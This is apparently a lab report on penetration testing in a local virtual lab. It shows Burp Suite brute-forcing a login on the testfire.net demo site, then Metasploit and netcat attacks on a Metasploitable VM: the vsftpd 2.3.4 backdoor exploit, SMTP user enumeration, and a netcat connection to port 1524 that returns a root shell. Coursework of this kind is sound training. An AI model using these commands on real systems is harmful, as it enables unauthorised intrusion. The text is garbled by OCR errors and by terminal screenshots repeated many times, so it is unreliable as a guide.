Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn  
Intercept HTTP history WebSockets history Options

Comment this item

Request to http://testfire.net:80 [65.61.137.117]  
Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex

```
1 POST /doLogin HTTP/1.1
2 Host: testfire.net
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 59
9 Origin: http://testfire.net
10 Connection: close
11 Referer: http://testfire.net/login.jsp
12 Cookie: JSESSIONID=542DD2ED594E7ECFAEAF3395595EB829
13 Upgrade-Insecure-Requests: 1
14
15 uid=admin1&passw=passss&btnSubmit=Log
```

Scan

Send to Intruder Ctrl+I  
Send to Repeater Ctrl+R  
Send to Sequencer  
Send to Comparer  
Send to Decoder  
Insert Collaborator payload  
Request in browser >  
Engagement tools [Pro version only] >  
Change request method  
Change body encoding  
Copy URL  
Copy as curl command  
Copy to file  
Paste from file  
Save item  
Don't intercept requests >  
Do intercept >  
Convert selection >  
URL-encode as you type  
Cut Ctrl+X  
Copy Ctrl+C  
Paste Ctrl+V  
Message editor documentation  
Proxy interception documentation

Inspector

Selection  
Selected text  
uid=admin1&passw=passss  
Decoded from: URL encoding  
uid=admin1&passw=passss  
Cancel

Request Attributes  
Request Query Parameters  
Request Body Parameters  
Request Cookies  
Request Headers

0 matches

Burp Suite Community Edition v2022.9.6 - Temporary Project

Burp Project Intruder Repeater Window Help

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn

1 x 2 x +

Positions **Payloads** Resource Pool Options

**Payload Sets**

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload set can contain multiple payloads.

Payload set: 2 Payload count: 4  
Payload type: Simple list Request count: 16

**Payload Options [Simple list]**

This payload type lets you configure a simple list of strings that are used as payloads.

Paste Load ... Remove Clear Deduplicate Add Add from list ... [Pro version only]

**Paste** admin password sfghj 255hk

**Payload Processing**

You can define rules to perform various processing tasks on each payload before it is used.

Add Edit Remove Up Down Rule

**Payload Encoding**

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

URL-encode these characters: .\=;<?\*&;;"\|^`#

Burp Suite Community Edition v2022.9.6 - Temporary Project

Burp Project Intruder Repeater Window Help

Dashboard Target **Proxy** **Intruder** Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn

1 x 2 x +

Positions **Payloads** Resource Pool Options

**Payload Sets**

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each in different ways.

Payload set: 2 Payload count: 4  
Payload type: Simple list Request count: 16

**Payload Options [Simple list]**

This payload type lets you configure a simple list of strings that are used as payloads.

Paste Load ... Remove Clear Deduplicate Add Add from list ... [Pro version only]

admin  
password  
sfghj  
255hk

**Payload Processing**

You can define rules to perform various processing tasks on each payload before it is used.

Add ... Rule  
Edit Remove Up Down

**Payload Encoding**

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

URL-encode these characters: .\=\<>?+&\*;:"\|\^`#

## 4a) Exploiting Metasploit using FTP

Step 1: Getting super access using the command \$ sudo -s

Step 2: Enter the command nmap -sV followed by the target IP, nmap is a utility for network exploration security auditing and -sV for the system versions. nmap -sV 192.168.56.101

Step 3: Enter msfconsole, it is used to provide a command line interface to access and work with the Metasploit framework

Step 4: Enter the command search vsftpd

Step 5: Enter the command exploit/unix/ftp/vsftpd\_234\_backdoor which is available from step 4 use exploit/unix/ftp/vsftpd\_234\_backdoor

Step 6: Payload is not configured. Just enter show options

Step 7: In the option we must set the value for RHOSTS so enter the command set RHOSTS followed by the IP of the target, set RHOSTS 192.168.56.101

Step 8: We use show options in-order to check whether the RHOSTS has been updated or not.

Step 9: Enter the command show payloads

Step 10: We must set the payload as set payloads 192.168.56.101

Step 11: Enter the command exploit

kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

File Actions Edit View Help

(kali㉿kali)-[~]

sudo -s

[sudo] password for kali:

(root㉿kali)-[/home/kali]

ifconfig

```
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 192.168.56.102 netmask 255.255.255.0 broadcast 192.168.56.255
      inet6 fe80::f501:90e8:8198:3705 prefixlen 64 scopeid 0x20<link>
        ether 08:00:27:bi:9d:67 txqueuelen 1000 (Ethernet)
          RX packets 152 bytes 33223 (32.4 KiB)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 1631 bytes 109388 (106.8 KiB)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
      inet 127.0.0.1 netmask 255.0.0.0
      inet6 ::1 prefixlen 128 scopeid 0x10<host>
        loop txqueuelen 1000 (Local Loopback)
          RX packets 301 bytes 31666 (30.9 KiB)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 301 bytes 31666 (30.9 KiB)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

(root㉿kali)-[/home/kali]

nbtscan 192.168.56.0/24

Doing NBT name scan for addresses from 192.168.56.0/24

IP address	NetBIOS Name	Server	User	MAC address
192.168.56.1	DESKTOP-90D7758	<server>	<unknown>	0a:00:27:00:00:0a
192.168.56.101	METASPLOITABLE	<server>	METASPLOITABLE	00:00:00:00:00:00
192.168.56.255	Sendo	Failed:	Permission denied	

msfdb init

[+] Starting database

[i] The database appears to be already configured, skipping initialization

(root㉿kali)-[/home/kali]

nmap -sV 192.168.56.101

```
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-20 09:21 EDT
Nmap scan report for 192.168.56.101
Host is up (0.00029s latency).
```



kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

File Actions Edit View Help

(kali㉿kali)-[~]

sudo -s

[sudo] password for kali:

(root㉿kali)-[/home/kali]

ifconfig

```
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 192.168.56.102 netmask 255.255.255.0 broadcast 192.168.56.255
      inet6 fe80::f501:90e8:8198:3705 prefixlen 64 scopeid 0x20<link>
        ether 08:00:27:bi:9d:67 txqueuelen 1000 (Ethernet)
          RX packets 152 bytes 33223 (32.4 KiB)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 1631 bytes 109388 (106.8 KiB)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
      inet 127.0.0.1 netmask 255.0.0.0
      inet6 ::1 prefixlen 128 scopeid 0x10<host>
        loop txqueuelen 1000 (Local Loopback)
          RX packets 301 bytes 31666 (30.9 KiB)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 301 bytes 31666 (30.9 KiB)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

(root㉿kali)-[/home/kali]

nbtscan 192.168.56.0/24

Doing NBT name scan for addresses from 192.168.56.0/24

IP address	NetBIOS Name	Server	User	MAC address
192.168.56.1	DESKTOP-90D7758	<server>	<unknown>	0a:00:27:00:00:0a
192.168.56.101	METASPLOITABLE	<server>	METASPLOITABLE	00:00:00:00:00:00
192.168.56.255	Sendo	Failed:	Permission denied	

msfdb init

[+] Starting database

[i] The database appears to be already configured, skipping initialization

(root㉿kali)-[/home/kali]

nmap -sV 192.168.56.101

```
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-20 09:21 EDT
Nmap scan report for 192.168.56.101
Host is up (0.00029s latency).
```



kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

File Actions Edit View Help

(kali㉿kali)-[~]

sudo -s

[sudo] password for kali:

(root㉿kali)-[/home/kali]

ifconfig

```
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 192.168.56.102 netmask 255.255.255.0 broadcast 192.168.56.255
      inet6 fe80::f501:90e8:8198:3705 prefixlen 64 scopeid 0x20<link>
        ether 08:00:27:bi:9d:67 txqueuelen 1000 (Ethernet)
          RX packets 152 bytes 33223 (32.4 KiB)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 1631 bytes 109388 (106.8 KiB)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
      inet 127.0.0.1 netmask 255.0.0.0
      inet6 ::1 prefixlen 128 scopeid 0x10<host>
        loop txqueuelen 1000 (Local Loopback)
          RX packets 301 bytes 31666 (30.9 KiB)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 301 bytes 31666 (30.9 KiB)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

(root㉿kali)-[/home/kali]

nbtscan 192.168.56.0/24

Doing NBT name scan for addresses from 192.168.56.0/24

IP address	NetBIOS Name	Server	User	MAC address
192.168.56.1	DESKTOP-90D7758	<server>	<unknown>	0a:00:27:00:00:0a
192.168.56.101	METASPLOITABLE	<server>	METASPLOITABLE	00:00:00:00:00:00
192.168.56.255	Sendo	Failed:	Permission denied	

msfdb init

[+] Starting database

[i] The database appears to be already configured, skipping initialization

(root㉿kali)-[/home/kali]

nmap -sV 192.168.56.101

```
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-20 09:21 EDT
Nmap scan report for 192.168.56.101
Host is up (0.00029s latency).
```



kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

File Actions Edit View Help

(kali㉿kali)-[~]

sudo -s

[sudo] password for kali:

(root㉿kali)-[/home/kali]

ifconfig

```
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 192.168.56.102 netmask 255.255.255.0 broadcast 192.168.56.255
      inet6 fe80::f501:90e8:8198:3705 prefixlen 64 scopeid 0x20<link>
        ether 08:00:27:bi:9d:67 txqueuelen 1000 (Ethernet)
          RX packets 152 bytes 33223 (32.4 KiB)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 1631 bytes 109388 (106.8 KiB)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
      inet 127.0.0.1 netmask 255.0.0.0
      inet6 ::1 prefixlen 128 scopeid 0x10<host>
        loop txqueuelen 1000 (Local Loopback)
          RX packets 301 bytes 31666 (30.9 KiB)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 301 bytes 31666 (30.9 KiB)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

(root㉿kali)-[/home/kali]

nbtscan 192.168.56.0/24

Doing NBT name scan for addresses from 192.168.56.0/24

IP address	NetBIOS Name	Server	User	MAC address
192.168.56.1	DESKTOP-90D7758	<server>	<unknown>	0a:00:27:00:00:0a
192.168.56.101	METASPLOITABLE	<server>	METASPLOITABLE	00:00:00:00:00:00
192.168.56.255	Sendo	Failed:	Permission denied	

msfdb init

[+] Starting database


[i] The database appears to be already configured, skipping initialization

(root㉿kali)-[/home/kali]

nmap -sV 192.168.56.101

```
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-20 09:21 EDT
Nmap scan report for 192.168.56.101
Host is up (0.00029s latency).
```





kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox

```
File Machine View Input Devices Help
File Actions Edit View Help
[(kali㉿kali)-~]
$ sudo -s
[sudo] password for kali:
[root㉿kali]-~/home/kali
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.56.102 netmask 255.255.255.0 broadcast 192.168.56.255
        inet6 fe80::f501:90e8:8198:3705 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:b1:9d:67 txqueuelen 1000 (Ethernet)
        RX packets 152 bytes 33223 (32.4 KiB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 1631 bytes 109388 (106.8 KiB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
        RX packets 301 bytes 31666 (30.9 KiB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 301 bytes 31666 (30.9 KiB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

[root㉿kali)-~/home/kali]
# nbtscan 192.168.56.0/24
Doing NBT name scan for addresses from 192.168.56.0/24
IP address NetBIOS Name Server User MAC address
192.168.56.1 DESKTOP-90D7758 <server> <unknown> 0a:00:27:00:00:0a
192.168.56.101 METASPLOITABLE <server> METASPLOITABLE 00:00:00:00:00:00
192.168.56.255 Sendo Failed: Permission denied

[root㉿kali)-~/home/kali]
# msfdb init
[+] Starting database
[i] The database appears to be already configured, skipping initialization

[root㉿kali)-~/home/kali]
# nmap -sV 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-20 09:21 EDT
Nmap scan report for 192.168.56.101
Host is up (0.00029s latency).
```

## 4b) Exploiting Metasploit using SMTP

Step 1: Getting super access using the command \$ sudo -s

Step 2: Check the IP address of the target (Metasploitable)

Step 3: Enter the command nbtscan, it is a program for scanning IP networks for NetBIOS name

information. nbtscan 192.168.56.0/24

Step 4: Enter the command nmap -sV followed by the target IP, nmap is a utility for network exploration

security auditing and -sV for the system versions. nmap -sV 192.168.56.101

Step 5: Enter msfconsole, it is used to provide a command line interface to access and work with the

Metasploit framework

Step 6: In the msfconsole itself give the command use auxiliary/scanner/smtp/smtp\_enum

Step 7: Enter the command the show options.

Step 8: Next we must set the rhosts so enter the command as set rhosts 192.168.56.101

Step 9: Enter the command exploit

kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

File Actions Edit View Help

(kali㉿kali)-[~]

└─\$ sudo -s

[sudo] password for kali:

[root@kali]-[/home/kali]

└─\$ ifconfig

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
inet 192.168.56.102 netmask 255.255.255.0 broadcast 192.168.56.255  
inet6 fe80::f501:90e8:8198:3705 prefixlen 64 scopeid 0x20<link>  
ether 08:00:27:b1:9d:67 txqueuelen 1000 (Ethernet)  
RX packets 1436 bytes 163366 (159.5 KiB)  
RX errors 0 dropped 0 overruns 0 frame 0  
TX packets 3732 bytes 242539 (236.8 KiB)  
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
inet 127.0.0.1 netmask 255.0.0.0  
inet6 ::1 prefixlen 128 scopedid 0x10<host>  
loop txqueuelen 1000 (Local Loopback)  
RX packets 14368 bytes 3046484 (2.9 MiB)  
RX errors 0 dropped 0 overruns 0 frame 0  
TX packets 14368 bytes 3046484 (2.9 MiB)  
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(root㉿kali)-[/home/kali]

└─\$ nbtscan 192.168.56.0/24

Doing NBT name scan for addresses from 192.168.56.0/24

IP address	NetBIOS Name	Server	User	MAC address
192.168.56.1	DESKTOP-90D7758	<server>	<unknown>	0a:00:27:00:00:0a
192.168.56.101	METASPLOITABLE	<server>	METASPLOITABLE	00:00:00:00:00:00
192.168.56.255	Sndto failed: Permission denied			

(root㉿kali)-[/home/kali]

└─\$ nmap -sv 192.168.56.101

Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-20 09:30 EDT  
Nmap scan report for 192.168.56.101  
Host is up (0.00012s latency).  
Not shown: 977 closed tcp ports (reset)  
PORT STATE SERVICE VERSION  
21/tcp open ftp vsftpd 2.3.4  
22/tcp open ssh OpenSSH 4.7p1 Debian Bubuntul (protocol 2.0)  
23/tcp open telnet Linux telneld



28°C Partly

kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

File Actions Edit View Help

(kali㉿kali)-[~]

sudo -s

[sudo] password for kali:

(root㉿kali)-[/home/kali]

ifconfig

```
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 192.168.56.102 netmask 255.255.255.0 broadcast 192.168.56.255
      inet6 fe80::f501:90e8:8198:3705 prefixlen 64 scopeid 0x20<link>
        ether 08:00:27:bi:9d:67 txqueuelen 1000 (Ethernet)
          RX packets 152 bytes 33223 (32.4 KiB)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 1631 bytes 109388 (106.8 KiB)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
      inet 127.0.0.1 netmask 255.0.0.0
      inet6 ::1 prefixlen 128 scopeid 0x10<host>
        loop txqueuelen 1000 (Local Loopback)
          RX packets 301 bytes 31666 (30.9 KiB)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 301 bytes 31666 (30.9 KiB)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

(root㉿kali)-[/home/kali]

nbtscan 192.168.56.0/24

Doing NBT name scan for addresses from 192.168.56.0/24

IP address	NetBIOS Name	Server	User	MAC address
192.168.56.1	DESKTOP-90D7758	<server>	<unknown>	0a:00:27:00:00:0a
192.168.56.101	METASPLOITABLE	<server>	METASPLOITABLE	00:00:00:00:00:00
192.168.56.255	Sendo	Failed:	Permission denied	

msfdb init

[+] Starting database

[i] The database appears to be already configured, skipping initialization

(root㉿kali)-[/home/kali]

nmap -sV 192.168.56.101

```
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-20 09:21 EDT
Nmap scan report for 192.168.56.101
Host is up (0.00029s latency).
```



kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

File Actions Edit View Help

(kali㉿kali)-[~]

sudo -s

[sudo] password for kali:

(root㉿kali)-[/home/kali]

ifconfig

```
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 192.168.56.102 netmask 255.255.255.0 broadcast 192.168.56.255
      inet6 fe80::f501:90e8:8198:3705 prefixlen 64 scopeid 0x20<link>
        ether 08:00:27:bi:9d:67 txqueuelen 1000 (Ethernet)
          RX packets 152 bytes 33223 (32.4 KiB)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 1631 bytes 109388 (106.8 KiB)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
      inet 127.0.0.1 netmask 255.0.0.0
      inet6 ::1 prefixlen 128 scopeid 0x10<host>
        loop txqueuelen 1000 (Local Loopback)
          RX packets 301 bytes 31666 (30.9 KiB)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 301 bytes 31666 (30.9 KiB)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

(root㉿kali)-[/home/kali]

nbtscan 192.168.56.0/24

Doing NBT name scan for addresses from 192.168.56.0/24

IP address	NetBIOS Name	Server	User	MAC address
192.168.56.1	DESKTOP-90D7758	<server>	<unknown>	0a:00:27:00:00:0a
192.168.56.101	METASPLOITABLE	<server>	METASPLOITABLE	00:00:00:00:00:00
192.168.56.255	Sendo	Failed:	Permission denied	

msfdb init

[+] Starting database

[i] The database appears to be already configured, skipping initialization

(root㉿kali)-[/home/kali]

nmap -sV 192.168.56.101

```
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-20 09:21 EDT
Nmap scan report for 192.168.56.101
Host is up (0.00029s latency).
```



kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

File Actions Edit View Help

(kali㉿kali)-[~]

sudo -s

[sudo] password for kali:

(root㉿kali)-[/home/kali]

ifconfig

```
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 192.168.56.102 netmask 255.255.255.0 broadcast 192.168.56.255
      inet6 fe80::f501:90e8:8198:3705 prefixlen 64 scopeid 0x20<link>
        ether 08:00:27:bi:9d:67 txqueuelen 1000 (Ethernet)
          RX packets 152 bytes 33223 (32.4 KiB)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 1631 bytes 109388 (106.8 KiB)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
      inet 127.0.0.1 netmask 255.0.0.0
      inet6 ::1 prefixlen 128 scopeid 0x10<host>
        loop txqueuelen 1000 (Local Loopback)
          RX packets 301 bytes 31666 (30.9 KiB)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 301 bytes 31666 (30.9 KiB)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

(root㉿kali)-[/home/kali]

nbtscan 192.168.56.0/24

Doing NBT name scan for addresses from 192.168.56.0/24

IP address	NetBIOS Name	Server	User	MAC address
192.168.56.1	DESKTOP-90D7758	<server>	<unknown>	0a:00:27:00:00:0a
192.168.56.101	METASPLOITABLE	<server>	METASPLOITABLE	00:00:00:00:00:00
192.168.56.255	Sendo	Failed:	Permission denied	

msfdb init


[+] Starting database

[i] The database appears to be already configured, skipping initialization

(root㉿kali)-[/home/kali]

nmap -sV 192.168.56.101

```
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-20 09:21 EDT
Nmap scan report for 192.168.56.101
Host is up (0.00029s latency).
```



kali-linux-2022.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

File Actions Edit View Help

(kali㉿kali)-[~]

sudo -s

[sudo] password for kali:

(root㉿kali)-[/home/kali]

ifconfig

```
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 192.168.56.102 netmask 255.255.255.0 broadcast 192.168.56.255
      inet6 fe80::f501:90e8:8198:3705 prefixlen 64 scopeid 0x20<link>
        ether 08:00:27:bi:9d:67 txqueuelen 1000 (Ethernet)
          RX packets 152 bytes 33223 (32.4 KiB)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 1631 bytes 109388 (106.8 KiB)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
      inet 127.0.0.1 netmask 255.0.0.0
      inet6 ::1 prefixlen 128 scopeid 0x10<host>
        loop txqueuelen 1000 (Local Loopback)
          RX packets 301 bytes 31666 (30.9 KiB)
          RX errors 0 dropped 0 overruns 0 frame 0
          TX packets 301 bytes 31666 (30.9 KiB)
          TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

(root㉿kali)-[/home/kali]

nbtscan 192.168.56.0/24

Doing NBT name scan for addresses from 192.168.56.0/24

IP address	NetBIOS Name	Server	User	MAC address
192.168.56.1	DESKTOP-90D7758	<server>	<unknown>	0a:00:27:00:00:0a
192.168.56.101	METASPLOITABLE	<server>	METASPLOITABLE	00:00:00:00:00:00
192.168.56.255	Sendo	Failed:	Permission denied	

msfdb init

[+] Starting database

[i] The database appears to be already configured, skipping initialization


(root㉿kali)-[/home/kali]

nmap -sV 192.168.56.101

Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-20 09:21 EDT

Nmap scan report for 192.168.56.101

Host is up (0.00029s latency).



#### 4c) Exploiting Metasploit using Bind shell

The screenshot shows a terminal window on a Kali Linux system. The terminal output is as follows:

```
File Machine View Input Devices Help
lsudo -s
[sudo] password for kali:
root@kali:~/home/kali
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.56.102 netmask 255.255.255.0 broadcast 192.168.56.255
        inet6 fe80::f501:90e8:8198:3705 prefixlen 64 scopeid 0x20<link>
            ether 08:00:27:b1:9d:67 txqueuelen 1000 (Ethernet)
                RX packets 130 bytes 31205 (30.4 kB)
                RX errors 0 dropped 0 overruns 0 frame 0
                TX packets 851 bytes 62406 (60.9 kB)
                TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1000 (Local Loopback)
                RX packets 169 bytes 17702 (17.2 kB)
                RX errors 0 dropped 0 overruns 0 frame 0
                TX packets 169 bytes 17702 (17.2 kB)
                TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

nbtscan 192.168.56.0/24
Doing NBT name scan for addresses from 192.168.56.0/24
IP address NetBIOS Name Server User MAC address
192.168.56.1 DESKTOP-90D7758 <server> <unknown> 0a:00:27:00:00:0a
192.168.56.101 METASPLOITABLE <server> METASPLOITABLE 00:00:00:00:00:00
192.168.56.255 Sendto failed: Permission denied

nmap -p 1524 192.168.56.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-20 09:17 EDT
Nmap scan report for 192.168.56.101
HOST is up (0.00032s latency).

PORT      STATE SERVICE
1524/tcp  open  ingreslock
MAC Address: 08:00:27:75:62:8C (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 13.37 seconds

nc 192.168.56.101 1524
root@metasploitable:~# uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
root@metasploitable:~# whoami
root
root@metasploitable:~# ^Z
zsh: suspended nc 192.168.56.101 1524
```

**'ifconfig'** is used to find the IP address of the machine.

**'nbtscan'** is a command-line tool used to scan networks for NetBIOS name information. It can be used to identify Windows machines on a network, as well as gather information such as hostnames, MAC addresses, and workgroups.

The '**nmap -sV 192.168.56.101**' command is an example of using the Nmap security scanner tool to perform a version detection scan on the IP address **192.168.56.101**.

- **nmap**: This is the command to invoke the Nmap security scanner.
- **-sV**: This option instructs Nmap to perform version detection on any open ports found on the target system.
- **192.168.56.101**: This is the IP address of the target system that Nmap will scan.

When you run this command, Nmap will attempt to discover any open ports on the target system and identify the services running on those ports by performing a version detection scan.

The **nmap -p 1524 192.168.56.101** command is an example of using the Nmap security scanner tool to perform a port scan on the IP address **192.168.56.101**, specifically checking for the presence of an open port with port number 1524.

- **nmap**: This is the command to invoke the Nmap security scanner.
- **-p 1524**: This option instructs Nmap to scan only port 1524 on the target system.
- **192.168.56.101**: This is the IP address of the target system that Nmap will scan.

When you run this command, Nmap will attempt to discover whether the port number 1524 is open on the target system. If the port is open, Nmap will report it as an open port, along with any additional information about the service running on that port. This type of scan is useful for determining which ports are open on a system and can help in identifying potential vulnerabilities or weaknesses that may exist.

- **nc**: This is the command to invoke the **nc** (short for netcat) tool.
